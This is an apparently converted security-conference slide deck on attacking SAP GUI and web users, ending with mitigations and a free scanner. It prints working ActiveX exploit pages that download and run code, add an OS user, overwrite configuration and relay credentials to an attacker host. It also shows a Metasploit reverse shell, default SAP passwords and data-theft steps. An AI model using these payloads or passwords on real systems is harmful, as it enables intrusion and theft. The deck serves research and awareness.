



Digital Security  
Research Group

# SAP Security: Attacking SAP users with sapsplit eXtended 1.1

**Alexander @sh2kerr Polyakov.**



## Company

**Digital Security Research Group** – *International subdivision of Digital Security company focused on Research and Development in area of Enterprise business Applications (ERP,CRM,SRM) and technology networks (SCADA,SDC)*

- ERP and SAP security assessment and pentest
- ERPSCAN security scanner development
- ERPSCAN Online service for SAP
- SCADA security assessment/ pentest/ stuxnet forensics

**Digital Security** - *one of the oldest and leading security consulting companies in Russia from 2002.*

- Consulting, Certification, Compliance **ISO,PCI,PA-DSS** etc
- Penetration testing, security assessment, application security
- Information security awareness



## Tweet @sh2kerr

- CTO at (<http://dsec.ru>)
- Head of (<http://dsecrg.com>)
- Architect (<http://erpscan.com>)
- Project leader OWASP-EAS
- Expert member (<http://pcidss.ru>)
- Author of first Russian book about Oracle Database security  
“Oracle Security from the Eye of the Auditor. Attack and Defense” (in Russian)
  - Found a lot of vulnerabilities in **SAP, Oracle, IBM...** solutions
  - Speaker at HITB, Source, Troopers10, T2, InfosecurityRussia, PCIDSSRUSSIA2010 Ruscrypto, Chaos Constructions



Digital  
Security



Digital Security  
Research Group



ERPScan

Security Scanner for SAP NetWeaver



OWASP

PCI DSS.RU  
by Digital Security





## Agenda

- **SAP security in common**
- **Attacking SAP users**
- **SAP Stuxnet Prototype**
- **Mitgations**



## ERP

**ERP-Enterprise resource planning is an integrated computer-based system used to manage internal and external resources including tangible assets, financial resources, materials, and human resources.**

*from Wikipedia*



***Business applications like ERP, CRM, SRM and others are one of the major topics within the field of computer security as these applications store business data and any vulnerability in these applications can cause a significant monetary loss or even stoppage of business.***



## Why care

### By 2009 number of published advisories grow

- In ERP software ~ 100
- in Database software ~ 100
- in App Servers software ~ 100
  - Number of SAP Notes grow in 2010 by 2 times (~300 in 2010)
  - Last month ~40 SAP Notes
- Source:
  - Business application vulnerability statistics and trends by D.Evdokimov & D Chastuhin  
<http://dsecrg.com/pages/pub/show.php?id=30>
  - OWASP-EAS  
[http://www.owasp.org/index.php/Category:OWASP\\_Enterprise\\_Application\\_Security\\_Project](http://www.owasp.org/index.php/Category:OWASP_Enterprise_Application_Security_Project)



## ERP features



- ERP systems have a **complex structure** (complexity kills security )
- Access for limited people **inside a company** (closed world)
- Contain many different **vulnerabilities in all the levels** from network to application
- Huge amount **customization** (impossible to apply one security model for all)
- **Rarely updated** because administrators are scared they can be broken during updates



# SAP Security





## Where?

- Network Architecture
- OS
- Database
- Application
- **Presentation (Client-side)**

**When we trying to secure ERP system we must do it at all levels**



## Other

- **“Technical Aspects of SAP Security”** - Alexander Polyakov @ T2.fi 2009
- **“SAP security: Attacking SAP users”** - Alexander Polyakov (Whitepaper)  
<http://dsecrg.com/pages/pub/show.php?id=20>
- **“Some notes on SAP security”** – Alexander Polyakov @ Troopers 2010  
[http://www.troopers.de/content/e728/e897/e910/TROOPERS10\\_Some\\_notes\\_on\\_SAP\\_security\\_Alexander\\_Polyakov.pdf](http://www.troopers.de/content/e728/e897/e910/TROOPERS10_Some_notes_on_SAP_security_Alexander_Polyakov.pdf)
- **“Attacking SAP users with sapsplit”** – Alexander Polyakov @ HITB AMS 2010  
<http://dsecrg.com/pages/pub/show.php?id=27>
- **“ERP Security: Myths, Problems, Solutions”** - Alexander Polyakov @ SourceBarcelona  
<http://dsecrg.com/pages/pub/show.php?id=30>

### Also:

- SAP guides and SAP notes
- Mariano's talks from HITB and BLACKHAT
- Methodologies OWASP-EAS / BIZEC




***Real life situation:***

*During one of our sap penetration tests we found that SAP infrastructure was securely **separated from users network** so one of the possible ways to attack this network was getting access to users workstations which can get access to SAP servers*



## Attack users

- Users are **less secure**
- There are **thousands** SAP **users** in one company
- Can attack them **even if Server is fully secured**
- Can attack them **from outside**
- Can **use them as proxy** for attacking servers
- They are stupid )





## SAP client software

- **SAPGUI**
- JAVAGUI (usually in NIX so don't touch this :)
- WEBGUI (Browser)
- NWBC
- RFC
- Applications such as VisualAdmin, Mobile client and many-many other stuff



## SAPGUI

- Most common
- Almost at any SAP workstation in a company
- Don't have simple auto update
- Rarely patched (by users)

In reality administrators even don't think that SAPGUI must be updated (just functional updates maybe)



Digital Security  
Research Group

**ATTACK!**





## OWASP-EAS top 10 Frontend vulns

- 1 Buffer overflows (ActiveX )
- 2 Exposed Dangerous Method or Function (ActiveX)
- 3 Insecure scripting server access
- 4 File handling Frontend vulnerabilities
- 5 Use of a Broken or Risky Cryptographic Algorithm
- 6 Cleartext Storage of Sensitive Information
- 7 Use of Hard-coded Password
- 8 Lack of integrity checking for front-end application
- 9 Cleartext Transmission of Sensitive Information
- 10 Vulnerable remote services





## EASfv-1(Buffer Overflows)

- About 1000 ActiveX in SAP GUI
- In 16 founded vulns
- Any of them potentially vulnerable
- User interaction is needed to exploit
- 10-50% of successful exploitation depending on users awareness

P.S. Beware of 3-rd party components

<http://dsecrg.com/pages/vul/show.php?id=117>



## EASFV-1(Timeline)

Date	Vulnerable Component	Author	Vulnerability	Link
04.01.2007	Rfcguisink	Mark Litchfield	BOF	<a href="http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/">http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/</a>
04.01.2007	Kwedit	Mark Litchfield	BOF	<a href="http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/">http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/</a>
07.11.2008	Mdrmsap	Will Dormann	BOF	<a href="http://www.securityfocus.com/bid/32186/info">http://www.securityfocus.com/bid/32186/info</a>
07.01.2009	Sizerone	Carsten Eiram	BOF	<a href="http://www.securityfocus.com/bid/33148/info">http://www.securityfocus.com/bid/33148/info</a>
31.03.2009	WebWiewer3D	Will Dormann	BOF	<a href="http://www.securityfocus.com/bid/34310/info">http://www.securityfocus.com/bid/34310/info</a>
15.04.2009	Kwedit	Carsten Eiram	Insecure Method	<a href="http://secunia.com/secunia_research/2008-56/">http://secunia.com/secunia_research/2008-56/</a>
08.06.2009	Sapirrfc	Alexander Polyakov (DSecRG)	BOF	<a href="http://dsecrg.com/pages/vul/show.php?id=115">http://dsecrg.com/pages/vul/show.php?id=115</a>
28.09.2009	WebWiewer3D	Alexander Polyakov (DSecRG)	Insecure Method	<a href="http://dsecrg.com/pages/vul/show.php?id=143">http://dsecrg.com/pages/vul/show.php?id=143</a>
28.09.2009	WebWiewer2D	Alexander Polyakov (DSecRG)	Insecure Method	<a href="http://dsecrg.com/pages/vul/show.php?id=144">http://dsecrg.com/pages/vul/show.php?id=144</a>
07.10.2009	VxFlexgrid	Elazar Broad , Alexander Polyakov (DSecRG)	BOF	<a href="http://dsecrg.com/pages/vul/show.php?id=117">http://dsecrg.com/pages/vul/show.php?id=117</a>
23.03.2010	BExGlobal	Alexey Sintsov (DSecRG)	Insecure Method	<a href="http://dsecrg.com/pages/vul/show.php?id=164">http://dsecrg.com/pages/vul/show.php?id=164</a>
???	Kwedit	Alexander Polyakov, Alexey Troshichev (DSecRG)	Insecure Method	<a href="http://dsecrg.com/pages/vul/show.php?id=145">http://dsecrg.com/pages/vul/show.php?id=145</a>
<b>14 DEC 2010</b>	DSECRG-09-069	Alexey Sintsov (DSecRG)	Memory Corruption	Later on <a href="http://dsecrg.com/pages/vul/show.php?id=169">http://dsecrg.com/pages/vul/show.php?id=169</a>
<b>14 DEC 2010</b>	DSECRG-09-070	Alexey Sintsov (DSecRG)	Format String	Later on <a href="http://dsecrg.com/pages/vul/show.php?id=170">http://dsecrg.com/pages/vul/show.php?id=170</a>
???	DSECRG-00173	Alexander Polyakov (DSecRG)	Insecure Method	Later on dsecrg.com



## EASfv-2 (Insecure methods)

*There are ActiveX controls that can:*

- Download and exec executables such as Trojans
- Run any OS command
- Read or Write files
- Overwrite or Delete files
- **Steal credentials by smbrelay**
- **Connect to SAP servers**



## EASFV-2 (Upload and Exec)

```
<html>
<title>DSecRG SAP ActiveX download and execute</title>
<object classid="clsid:2137278D-EF5C-11D3-96CE-0004AC965257"
id='test'></object>
<script language='Javascript'>
function init()
{
var url = "http://172.16.0.1/notepad.exe";
var FileName='../..../..../..../..../..../..../..../Documents and Settings/All
Users/Start menu/Programs/Startup/notepad.exe';
test.Comp_Download(url,FileName);
</script>
DSecRG
</html>
```

[DSECRG-09-045]

<http://dsecrg.com/pages/vul/show.php?id=145>

**fixed with security note 1294913 and a workaround provided with security note 1092631**



## EASfv-2 (Run OS Command)

```
<html>
<title>*DSecRG* Add user *DSecRG*</title>
<object classid="clsid:A009C90D-814B-11D3-BA3E-080009D22344"
id='test'></object>
<script language='Javascript'>
function init()
{
test.Execute("net.exe", "user DSecRG p4ssW0rd /add" , "d:\\windows\\", 1, "", 1);
}
init();
</script>
DSecRG
</html>
```

[DSECRG-09-064]

<http://dsecrg.com/pages/vul/show.php?id=164>

**fixed with security note 1407285**



## EASFV-2 (Overwrite config/DOS)

```
<HTML>
<title>*DSecRG* delete config<title> <BODY>
<object id=test classid="clsid:{A76CEBEE-7364-11D2-AA6B-
00E02924C34E}"></object>
<SCRIPT>
function init()
{
File = "c:\WINDOWS\saplogon.ini"
test.SaveToSessionFile(File)
}
Init();
</SCRIPT>
</BODY>
</HTML>
```

[DSECRG-09-043]

<http://dsecrg.com/pages/vul/show.php?id=143>

**fixed with security note 1372153**



## EASfv-2 (Steal credentials or Smbrelay)

```
<HTML>
<title>*DSecRG* smbrelay</title> <BODY>
<object id=test classid="clsid:{A76CEBEE-7364-11D2-AA6B-
00E02924C34E}"></object>
<SCRIPT>
function init()
{
File = "\\attackerhost\\anyfile"
test.SaveToSessionFile(File)
}
Init();
</SCRIPT>
</BODY>
</HTML>
```

[DSECRG-09-043]

<http://dsecrg.com/pages/vul/show.php?id=143>

**fixed with security note 1372153**



## EASFV-3 (Insecure scripting)

*those attacks don't use any vulnerabilities*

### Method 1 (Logon activeXcontrols)

- Many ActiveX execute different SAP functions
- Combine it and attack
- We use **SAP.LogonControl** for connection using RFC protocol and **SAP.TableFactory** for selection data from the tables
- Exploit connects to SAP server and selects critical data

### Method 2 (Gui scripting)

- Possibility to run vbs scripts that can repeat manual work on Frontend
- Also many possibilities
- Can be prevented on registry or at server site)





## EASfv-4 (File handling vulnerabilities)

- Also exist
- Still patching
- Will be published soon at [dsecrg.com](http://dsecrg.com)



## EASFV-5 (Broken or risky crypto algorithms)

Soft	Password encryption	Data encryption	Mitigation
SAPGUI	DIAG (can be decompressed)	DIAG (can be decompressed)	SNC
JAVAGUI	DIAG (can be decompressed)	DIAG (can be decompressed)	SNC
WEBGUI	Base64	NO	SSL
RFC	XOR with known value ()	DIAG (can be decompressed)	SNC
Visual Admin	Proprietary encoding (vulnerable DSECRG-00124)	NO	SSL
Mobile Admin	NO	NO	SSL



## EASfV-6 (Storage of sensitive info)

### SAP files

- Sapshortcut.ini **in 7.1 is restricted in 7.2 again possible!**  
**Can store names, passwords**
- Saplogon.ini  
**Can store list of servers**
- Trace files  
**Can store names and passwords**

### Other files

- Exel files (for automatic data synchronization)  
**Can store names, passwords and servers**
- VBS scripts – (for automatic jobs execution like backup )  
**Can store names, passwords and servers**
- Pivot .oqu files (Remote load of InfoCubes)  
**Can store names, passwords and servers**



## EASfv-6 (Storage of sensitive info in EXCEL)

sap.logoncontrol excel - Поиск в Google - Mozilla Firefox

Файл Правка Вид Журнал Закладки Инструменты Справка

http://www.google.com/#hl=ru&sa=X&ei=0WzuTIK3NsnrOZzLyKEK&ved=0CBcQB5gA&q=SAP.I

Самые популярные Начальная страница Лента новостей Текущее состояние ...

Входящие Google Rea... MindMeister sap.lo... Google Docs... ASCANERD... Kanban Tool... PCW Is SAP Afrai... http://...lient...

Веб Картинки Видео Карты Новости Переводчик Gmail ещё sh2kerr@gmail.com | История веб-поиска | Настройки | Выйти

Google

SAP.LogonControl excel

Поиск Живой поиск включен

Результатов: примерно 1 420 (0,18 сек.) Расширенный поиск

Совет: [Показать результаты только на русском языке](#). Вы можете задать язык поиска в разделе [Настройки](#).

► [SAP Community Network Forums: sap logon control ...](#) ☆ 🔍  
- [ [Перевести эту страницу](#) ]  
25 Mar 2009 ... we have an **Excel** macro that logs on to SAP via a 'SAP Logon control' component. I found some information that this component is delivered ...  
[forums.sdn.sap.com/thread.jspx?threadID...](#) - [Сохраненная копия](#)

[SAP Community Network Forums: ABAP connection from Excel-VBA ...](#)  
[SAP Community Network Forums: ActiveX troubleshooting into Excel ...](#)  
[Дополнительные результаты с forums.sdn.sap.com »](#)

[SAP Community Network Forums: ABAP connection from Excel-VBA ...](#) ☆ 🔍  
Сообщений: 3 - Авторы: 2 - Последнее сообщение: 11 авг 2008  
I've got some client functions being called from an **Excel**-sheet with VBA ...  
[https://forums.sdn.sap.com/thread.jspx?...D...](#) - [Сохраненная копия](#)

[SAP Automation RFC and BAPI Interfaces \(SAP-Bibliothek - SAP ...](#) ☆ 🔍  
- [ [Перевести эту страницу](#) ]

Готово



## EASfv-6 (Storage of sensitive info in VBS)

The screenshot shows a Windows Internet Explorer browser window. The title bar reads "The SAP Fan Club Forums • View topic - calling RFC from Excel, very urgent!!! - Windows Internet E...". The address bar shows the URL "http://www.sapfans.com/forums/viewtopic.php?f=...". The page content is a forum post titled "An eager VB-SAP integrator" by user "matt123" on "Wed Sep 17, 2003 2:56 pm". The post text describes creating an SAP function module and includes a sample VB code snippet. The code defines a Private Sub Command1\_Click() that sets up an SAP connection using FunctionCtrl.Connection properties (HostName, Client, User, Password, Language, SystemNumber) and then calls logon(0, True). The user profile for "matt123" is shown on the right, indicating 420 posts and a join date of "Thu Aug 2 7:37 pm". The browser's status bar at the bottom shows "Готово" (Ready) and "Интернет" (Internet).

The SAP Fan Club Forums • View topic - calling RFC from Excel, very urgent!!! - Windows Internet E...

http://www.sapfans.com/forums/viewtopic.php?f=...

Избранное The SAP Fan Club Forums ...

An eager VB-SAP integrator

by **matt123** on Wed Sep 17, 2003 2:56 pm

You create your SAP function module as usual, but enable RFCs in the attributes. Here is a sample bit of VB code that will does a function call to RFC\_READ\_TABLE:


```
[color=blue]Private Sub Command1_Click()  
Dim FunctionCtrl As Object  
Dim SapConnection As Object  
Dim Funct1 As Object  
Dim MsgStruc As Object  
Set FunctionCtrl = CreateObject("SAP.functions")  
  
FunctionCtrl.Connection.HostName = "XXXXX123" ' sap app server  
FunctionCtrl.Connection.Client = "200" ' client  
FunctionCtrl.Connection.User = "username" ' sap user name  
FunctionCtrl.Connection.Password = "biteme" ' password  
FunctionCtrl.Connection.Language = "EN" ' logon language  
FunctionCtrl.Connection.SystemNumber = "00"  
If Not FunctionCtrl.Connection.logon(0, True) Then
```

**matt123**  
Posts: 420  
Joined: Thu Aug 2 7:37 pm

Готово Интернет 100%



## EASfv-6 (Storage of sensitive info in .ovi)



You might think that you can stop this error message from appearing by checking the box on the "Create New Data Source" dialog box that says, "Save my user ID and password in the data source definition." Unfortunately, this does not work.

It  
at  
rs

E  
is



## EASFV-9 (Remote vulnerabilities)

- SAPLPD - enable printer options in SAP
- Multiple BOF by Luigi Auriemma ( 4 February 2008)
- Vulnerabilities were found SAPIpd protocol
- Attacker can receive the full remote control over the vulnerable system

According to our statistics of security assessments in 2009 about 30% of workstations are vulnerable

<http://luigi.altervista.org/adv/saplpdz-adv.txt>



## Just press the button

There are thousands of workstations in a company so you have a great chance that using Metasploit module db\_autopwn you can exploit somebody

A screenshot of a Metasploit terminal window titled "Metasploit Exploit (12)". The terminal shows the following output:

```
[*] msf v3.2-release
+ -- --[ 320 exploits - 217 payloads
+ -- --[ 20 encoders - 6 nops
+ -- --[ 99 aux

[*] Started reverse handler
[*] Trying target SAPPlpd 6.28.0.1 (SAP Release 6.40)...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.1.13:4444 -> 172.16.0.113:2827)

Microsoft Windows XP [©Vää"i 5.1.2600]
(a) @ä@ä = "i i @*ä@ä, 1985-2001.

C:\Program Files\SAP\FrontEnd\SAPgui\SAPPlpd>

(running) |
```





## DLL hijacking

- Also exist
- Still waiting for better solution from SAP
- Will be published soon at [dsecrg.com](http://dsecrg.com)
- Must use Microsoft's patch to mitigate



## Implementation fails

- Distributives and configuration files usually store on shared folder
- Sometimes it can have write access
- Sometimes u can gain this access 😊
- Then overwrite distr dll's with trojaned
- Or overwrite config to fake SAP server



# Automation



## Sapsplit

**sapsplit** - tool for automatic sap clients exploitation using all kind of ActiveX vulnerabilities. Developed by DSecRG researchers:

Alexander Polyakov (@sh2kerr) architect

Alexey Sintsov (@asintsov) develop

- Perl generator for evil html page
- Modular structure
- Collect many o the described exploits
- 2 Payloads (exec command or upload sap trojan)
- jitspray exploit versions by Alexey Sintsov (beta)

<http://dsecrg.com/files/pub/pdf/Writing%20JIT-Spray%20Shellcode%20for%20fun%20and%20profit.pdf>



## Saptrojan

***saptrojan** - tool for gaining additional information from users workstations and attack SAP servers. developed by DSecRG researchers:*

*Alexander Polyakov (@sh2kerr) architect*

*Alexey Sintsov (@asintsov) develop*

- Written on vbs and use SAP ActiveX controls
- Use different methods for getting credentials
- Download critical information
- Transfer it encrypted



## Got shell what next

- Obtain information about SAP servers
- Connect to SAP servers using default or stolen credentials
- Obtain critical data from SAP server
- Transmit it securely to attacker
- Something more



## Post exploitation

- Try default passwords
- Try to read them from files
- Try to bruteforce (rfc brute is not locking before version 6.20)
- Try to bruteforce 2 minutes before midnight ☺ (login/failed\_user\_auto\_unlock)
- Or upload keylogger

USER	PASSWORD	CLIENT
SAP*	06071992 or PASS	000 001 066 and custom
DDIC	19920706	000 001 and custom
TMSADM	PASSWORD	000 001
SAPCPIC	ADMIN	000 001 and custom
EARLYWATCH	SUPPORT	066

Default passwords <http://dsecrg.blogspot.com/2010/11/sap-aapplication-server-security.html>

Secure use of sap shortcuts <http://www.basis2048.com/sap-gui-for-windows-security-execution-of-sapshortcuts-1344.htm>



## Post exploitation

- Trying to download critical information:
  - Table usr02 – all users + passwords (unfortunately in RAW format)
  - Table KNA1 – table with data about all Customers
  - Table LFA1 – table with vendor master data
  - Anything else u want 😊

**All this information must be presented to TOP's (CEO,CFO,CISO) to show the real risks of vulnerabilities. It is the goal of saptrojan**





## Saptrojan

***saptrojan** - tool for gaining additional information from users workstations and attack SAP servers. developed by DSecRG researchers:*

*Alexander Polyakov (@sh2kerr) architect*

*Alexey Sintsov (@asintsov) develop*

- Written on vbs and use SAP ActiveX controls
- Use different methods for getting credentials
- Download critical information
- Transfer it encrypted



# SAPSPLOIT & SAPTROJAN DEMO



# Attacking WEB clients



## Find your target

The image shows two overlapping browser windows. The background window is Google, displaying search results for 'inurl:/sap/bc/bsp'. The foreground window is Shodan, displaying search results for 'sap'. The Shodan results include a table of top countries and a detailed view of a specific IP address.

**Google Search Results:**

- Search: inurl:/sap/bc/bsp
- Results: примерно 599 000
- Top results include links to SAP Sneak Preview, Mayfairs Portal Login, and SAP Web Application Server.

**Shodan Search Results:**

- Search: sap
- Results: 1 - 10 of about 1100 for sap
- Top countries matching your search:

Country	Count
United States	259
Germany	213
India	54
Italy	52
Brazil	37

**IP Address: 12.222.153.45**

- Novell Netware 5.1
- Added on 10.07.2010
- HTTP/1.0 307 Temporary Redirect
- date: Sat, 10 Jul 2010 19:33:17 GMT
- server: SAP Web Application Server (ICH)
- connection: close
- location: https://hrportal.belden.com/irj/portal

Google and Shodanhq dorks for SAP <http://dsecrg.blogspot.com/2010/11/sap-infrastructure-security-internals.html>



## Hacking WEB users

- Many SAP systems transferred to the web
- Business need to cooperation with customers, remote offices etc
- Web systems are: SAP CRM, SRM, Portal
- There are also many custom web applications
- All those applications store many vulnerabilities
- Despite that vulnerabilities are found in WEB apps, most of the attacks are targeted at clients.

Speaking about **safety of SAP-clients** it is necessary to mention typical client-side **vulnerabilities in web applications**



## Typical attacks on SAP web clients

- Linked XSS
- Phishing
- XSRF
- HTML Injection and Stored XSS
- Malicious file upload

Details on

**“Attacking SAP Users with Sapsplit”** from HITB Amsterdam 2010

<http://dsecrg.com/pages/pub/show.php?id=27>



# Its time for stuxnet 2



## Stuxnet

**Stuxnet** is a Windows-specific [computer worm](#). It is the first discovered worm that spies on and reprograms industrial systems.<sup>[1]</sup> It was specifically written to attack Supervisory Control And Data Acquisition ([SCADA](#)) systems used to control and monitor industrial processes.<sup>[2]</sup> Stuxnet includes the capability to reprogram the [programmable logic controllers](#) (PLCs) and hide the changes.<sup>[3]</sup>


- Use 5 0-days
- Use default SCADA passwords
- Hook application Api

Our Stuxnet research soon at [dsecrg.com](http://dsecrg.com)











## Stuxnet scenario






## Can we do it for SAP?

- Vulnerabilities in Client site  **Yes**
- Vulnerabilities in Server site  **Yes**
- Default passwords in application  **Yes**
- Default passwords in database  **Yes**
- ActiveX API  **Yes**
- GuiScript API  **Yes**



## SAP Stuxnet possible scenario





## SAP Stuxnet possible scenario

- Find servers (Thought google/shodan)
- Exploit them and upload clientsite sploitpack (into SAP Portal or SRM)
- Trojan clients
- Use Default/Stored passwords for SAP or for DB
- Hook application Api or Use Logon ActiveX or Gui Scripting
- Steal corporate secrets or change money flow or DOS

**DON'T DO THIS!**



## Mitigations

- Tired of showing just how to hack and want to **help people be secure**
- Need to **Increase awareness** without giving dangerous tools for public

**how?**

- **First idea** - is to check for vulnerability existence without exploiting it
- **Second idea** – easy to use for end users
- Third idea - make it available to as many people as possible
- **Third idea** – collect statistical information for awareness too



**ERPScan Online**  
Security Assessment for SAP Frontend



## ERPSCAN Online for SAP Frontend

- ONLINE AND FREE (for noncommercial use)
- Check vulnerabilities, misconfigurations, awareness
- Don't install any agent or add-on
- Check all known vulnerabilities in SAP Frontend
- Check info about all components: SAPGUI CORE, ECL VIEWER, KW Add-on, BW Add-on, BI Add-on
- Funny Awareness flash videos



**ERPScan Online**

Security Assessment for SAP Frontend

